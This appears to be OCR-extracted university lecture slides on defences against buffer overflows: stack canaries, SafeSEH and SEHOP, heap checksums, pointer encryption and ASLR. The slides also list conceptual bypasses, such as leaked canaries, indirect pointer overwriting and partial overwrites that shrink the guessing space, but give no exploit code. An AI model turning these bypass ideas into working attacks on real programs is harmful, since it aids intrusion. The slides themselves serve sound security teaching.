
StackGuard (SG)




Canary-based countermeasures

- Propolice (PP): Etoh & Yoda
  - Same principle as StackGuard
  - Protects against indirect pointer overwriting by reorganizing the stack frame:
    - All arrays are stored before all other data on the stack (i.e. right next to the random value)
    - Overflows will cause arrays to overwrite other arrays or the random value
- Part of GCC >= 4.1
- ‘Stack Cookies in Visual Studio

Propolice (PP)



Propolice (PP)




Stack cookies in Visual Studio


- Invalid cookies would throw an exception
- Attackers could overwrite the exception handler pointers on a thread's stack
- SafeSEH
  - Creates a table of exception handling pointers at link time
  - If a pointer is not in this table, exception is invalid
  - Must relink executable for it to work
- SEHOP
  - Verifies integrity of the structured exception handler call chain

SEHOP

- Exception handling chain is a structure with next pointers and a pointer to a handler
- SEHOP adds a symbolic registration record at the end of the chain at runtime
- Verifies chain before calling the exception, due to ASLR, an attacker can't set a valid pointer to the symbolic record



Heap protector (HP)



- Heap protector: Robertson et al.
- Adds checksum to the chunk information
- Checksum is XORed with a global random value
- On allocation checksum is added
- On free (or other operations) checksum is calculated, XORed, and compared

Contrapolice (CP)

Chunk1	Canary1
	Size of prev. chunk
	Size of chunk1
	User data
	Canary1
Chunk2	Canary2
	Size of chunk1
	Size of chunk2
	Forward pointer
	Backward pointer
	Old user data
	Canary2

- Contrapolice: Krennmair
- Stores a random value before and after the chunk
- Before exiting from a string copy operation, the random value before is compared to the random value after
- If they are not the same, an overflow has occured

Problems with canaries

- Random value can leak
- For SG: Indirect Pointer Overwriting
- For PP: overflow from one array to the other (e.g. array of char overwrites array of pointer)
- For HP, SG, PP: 1 global random value
- CP: different random number per chunk
- CP: no protection against overflow in loops

Probabilistic countermeasures

- Obfuscation of memory addresses
  - Also based on random numbers
  - Numbers used to ‘encrypt’ memory locations
  - Usually XOR
    - a XOR b = c
    - c XOR b = a

Obfuscation of memory addresses


- PointGuard: Cowan et al.
  - Protects all pointers by encrypting them (XOR) with a random value
  - Decryption key is stored in a register
  - Pointer is decrypted when loaded into a register
  - Pointer is encrypted when loaded into memory
  - Forces the compiler to do all memory access via registers
  - Can be bypassed if the key or a pointer leaks
  - Randomness can be lowered by using a partial overwrite

Partial overwrite


XOR:

- 0x41424344 XOR 0x20304050 = 0x61720314
- However, XOR ‘encrypts’ bitwise
  - 0x44 XOR 0x50 = 0x14
- If injected code relatively close:
  - 1 byte: 256 possibilities
  - 2 bytes: 65536 possibilities


Partial overwrite



Partial overwrite



Partial overwrite



Probabilistic countermeasures

- Address space layout randomization: PaX team
  - Compiler must generate PIC
  - Randomizes the base addresses of the stack, heap, code and shared memory segments
  - Makes it harder for an attacker to know where in memory his code is located
